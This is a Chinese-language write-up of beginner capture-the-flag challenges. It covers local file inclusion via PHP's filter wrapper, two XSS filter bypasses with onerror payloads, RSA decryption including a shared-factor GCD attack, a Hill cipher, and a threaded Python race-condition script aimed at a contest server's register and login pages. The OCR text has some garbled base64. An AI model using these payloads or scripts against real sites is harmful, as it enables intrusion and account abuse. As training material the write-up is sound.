从 0 开始 LFI 之 0

送分题


hctf{Include_i5_s0_d4ngerous}

从 0 开始 LFI 之 1

看了看../flag.php GET 了一个假 flag

hctf{flag_i5_n0t_here}

仔细想想 flag 应该是写在了 php 文件的注释部分 百度一下找到了 php 伪协议 base64 读出源码



aGN0ZntmbGFnX2k1X24wdF9oZXJ1fQo8ISOtIGhoaCxtYX1iZSBpdCBpcyBpbiBDb21tZW50cy5IYXZlIGEgdHJ5ISAtLT4KPD9waHAKLy8gZjFhZ19pc19oZWV1ZWV1ZXJ1L2ZsYWcuaHRtbAo/Pg==

Process finished with exit code 0

网上在线解码

请输入要进行编码或解码的字符：

```
aGN0ZntmbGFnX2k1X24wdF9oZXJ1fQo8IS0tIGhoaCxtYX1iZSBpdCBpcyBpbiBDb21tZW50cy5IYXZ1IGEgdHJ5ISAtLT4KPD9waHAKLy8gZjFhZ19pc19oZWVlZWV1ZXJ1L2ZsYWcuaHRtbAo/Pg==
```

编码　解码　解码结果以16进制显示

Base64编码或解码结果：

```
hctf{f1ag_i5_n0t_here}
<!-- hhh,maybe it is in Comments.Have a try! -->
<?php
// flag_is_heeeeeeere/flag.html
?>
```

view-source:119.29.138.57:12001/f1ag_is_heeeeeeere/flag.html

```
1 <!--
2 hctf{Do_y0u_kn0w_php_filter?}
3 -->
4
```

从 0 开始之 XSS challenge0

只过滤了 script 换成<img>标签

```
function charge(input) {
    var stripTagsRE = /script/gi;
    input = input.replace(stripTagsRE, '');

    return '<article>' + input + '</article>';
}
```

```
<img src=1 onerror=alert(1)>
```

SSSSSSSSSSSSSuccess!!请带着payload找HeartSky(QQ 869794781)或C014(QQ 779041017)

从 0 开始之 XSS challenge1

虽然过滤了很多 然而百度找到了个神奇的 &#40 就是(绕过 replace

```
function charge(input) {
        input = input.replace(/script/gi, '_');
        input = input.replace(/img/gi, '_');
        input = input.replace(/\>/gi,'_');
        input = input.replace(/\(/gi, '_');
        return '<input value="' + input + '" type="text">';
}
```

"type=image src onerror="alert(1)

SSSSSSSSSSSSSuccess!!请带着payload找HeartSky(QQ 869794781)或C014(QQ 779041017)


re 从零开始的逆向之旅：Gold Miner

玩就行了 简单粗暴

$hctf{Give_ME_Gold_Please}

我是一个有格调的 misc 题目

直接查找 hctf 就出来了



密码学教室进阶（五）

上网找了找发现有已经分解好了的

300649584711801413529632559643207277649410878549573855626728216623198540213951009688233411080 Factorize!

Result:
number
3006495847...11<617> = 57970027 • 5186293680...93<609>

```
p = 57970027
#q = 3006495847118014135296325596432072776494108785495738556267282166231985402139510096882334110807502092854243744699399411986390256587435529618849
q = 518629368090170828331048663550229634444384299751272939077168648935075604180676006392464524953128293842996441022771890719731811852948684950388211
#print(q)
```

Python 算出 d

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
d = modinv(e, (p-1)*(q-1))
print(hex(d))
```

D:0x66ead97c74e6349478326ade3c8142a8aab70b4e10199

d0a4e85a511cde7140c58aaa97618fc27bc843159335ad2c06
f907642365c8e020a80276651c62f965dc8ae5adb1b6fa06bb
a296c4d6cff7bc9d9ba7720ee01a4b188340458e079aab6367
566563d1359a8bf54b76fcd5d6295a4dd60fd189caac877876
17b42984d943db8aa851644d8638a60c8fdb014c43eb6cfa69
bd9906d7d60ba40dea4b790581f7fe502260e7b1964471d43
814c4840fda4be62f711bda577b1f6e7912d43040a74c9a6a6
4df04103b169a7debb031860ed80f7d160e6c6afb397093bd4
fba7d05fd126d09f5b44b381848dbffe0d8d287b2b5f794180
81dfdbde6f265648d1

n=

ee290c7a603fc23300eb3f0e5868d056b7deb1af33b5112a6da1edc961

(hex string is expected)

d=

66ead97c74e6349478326ade3c8142a8aab70b4e10199d0a4e85a511

(hex string is expected)

e=

e438fddb77f9bc2cf97185041e8a5ce8d0853cbfb657b940505870f0d3c

(hex string is expected)

Input data (hex string is expected):

be864c22e69bd872541b7538b3c9797cf76afa2b2cac70c5a1a47fb6b6
046daf345946d6e0eb299d12a7485ad9edaced28ef0b3169a22d1cba6
9c1e556ed2a69b6eca7e030f8cf61616faff4e063caf1a0668d4357594e
7ff8887f00f61df5161e94f2197abcc2d34db666a34fa9e0f108c7937dc0
9b8e091ba2a4180f88f1b58229891bd619025f2c13f5758d7f4f6ac8f4d
3f565449a730fef9ecee37f5409b801b554a30cfb42f69afc734b7709c5
df6618e94e96b5d24a4b63cd1907296ae9bbd36084bad58c5e5cb3d2
75c953efc73aff595f36d92e182d6705fee14dabd29df53735132249d59
35f8e780210359d67ab80ac2dfa29a88a5f585cbda8bb

Mode:

- ○ Encrypt
- ◉ Decrypt
- ○ Sign

Calculate

Output:

6867616d657b31665f755f6b6e30775f705f715f316e5f5253415f31745f
69735f656173795f5f5f7d

6867616d657b31665f755f6b6e30775f705f715f316e5f5253415f31745f69735f656173795f5f5f7d

16进制转字符 字符转16进制 清空结果

hgame{1f_u_kn0w_p_q_1n_RSA_1t_is_easy__}

密码学教室进阶（六）

希尔密码 感觉用笔也能算出来 无奈线代不好 解出来之后加上 hgame{}得 flag

haohaoxuexiandainihuiqiuniyuanma

key = 5 17 4 15

v Encrypt v ^ Decrypt ^

Ciphertext

jchfecncvxogmtgqtqlqamqutqsgnniw

进击的 Crypto [0]

找到这个 一下就有思路了 Python 跑一下出了一个因子 然后什么都出来了

利用公约数

介绍：

如果在两次公钥的加密过程中使用的n_1 和n_2具有相同的素因子，那么可以利用欧几里得算法直接将n_1和n_2分解。

通过欧几里得算法可以直接求出n_1和n_2的最大公约数p：

$$(n1, n2) = p$$

可以得出：

$$n_1 = pq_1$$

$$n_2 = pq_2$$

直接分解成功。而欧几里得算法的时间复杂度为：O(log n)。这个时间复杂度即便是4096 bit也是秒破级别。

```python
def gcd(a, b):
    if a < b:
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a
n1 = 28989197955870674811941817152881961892555962828020048566215146047714999804743571465320756664500939106612607504133407755470924915037883788416084
n2 = 21165878079740731784006112371643036216184528649701863031407303434614934534459465366382243652398587077960003324769678538190385282175155241160543
print(gcd(n1,n2))
```

n=

e5a380a7f2f279bb19eec44c0659e258f50ce47980ffda1e6ad203a0bda

(hex string is expected)

d=

bde1ffed601f8df6df4fa6b332813a7fd24951d7028b0d221fb3fed9f853a

(hex string is expected)

e=

10001

(hex string is expected)

Input data (hex string is expected):

707da8f44acd89a692b6ab3e129c767fb802eb2f9b97ecc256aaa63cf6
57acbb313c23d929c89595c4ed4ff6332a074c59034d4a8f49e3fe308b
93fa57e17e8f2c04eaa5da4617d327cecd978973e24ae046205d149aa
ef829f9fa3256be190e94f9f5927613ef22b0052e824a7c13e0f2bc5012
7cfb92ae3d6c5ffefb243273e519062c042d4b46b3fc3bee56d0f33d77a
aa9efb172c6345d0e5015dc7e8f814b221c1d69b849170d2b1177e7bf
e6a0c7b4d59ed13496cd1ec368faac8268eaf6f94bcfbe6122fed64e440
256052a5b5176f2ae11a152d93cc593dcd34000771c70e4f28220a591
ba88416d08c8cb35abaf9a363756ae9fd7b022bd823cf9b7

Mode:

- ○ Encrypt
- ◉ Decrypt
- ○ Sign


Calculate

Output:

686374667b49375f31735f64346e6765723075735f325f53683472655f
7072696d337d

我是最简单的渗透题

SQL 百度万能密码直接解决



ez game

从最开始就一直靠 hint vim 备份.swp 拿到源码之后想着 sql 注入最后才发现没法注 第二个 hint 去百度条件竞争 才知道要多线程并发 不过还是没有找到洞 最后百度到了原题才意识到是一个时间的竞争 要在降级之前登录上去

条件竞争.py

```python
# -*- coding:utf-8 -*-
import requests
import threading
for i in range(100):
    a = "tucyutci"+str(i)
    data = {'username': a , 'password': a , 'gogogo' : '苟!'}
    def register(a):
        r = requests.post(url = "http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/register.php" , data = data )
    def login(a):
        r = requests.post(url = "http://115.28.78.16:13333/3a94a786f2f3af094a461b295bc4e2f6/login.php" , data = data)
        if b"you are just guest, you can't touch flag!" not in r.content:
            print (r.content)
            exit()
    threading.Thread(target = login , args =(a,)).start()
    threading.Thread(target = register , args =(a,)).start()
```

昨天跑出来的结果

b'Hello, vuyucuycyuc11This is your flag: hctf{mmp_you_yi_xie_wenti}'

b'\r\n<!DOCTYPE html>\r\n<html>\r\n <head>\r\n   <title>PLAYGROUND</·

<legend>Login | Register</legend>\r\n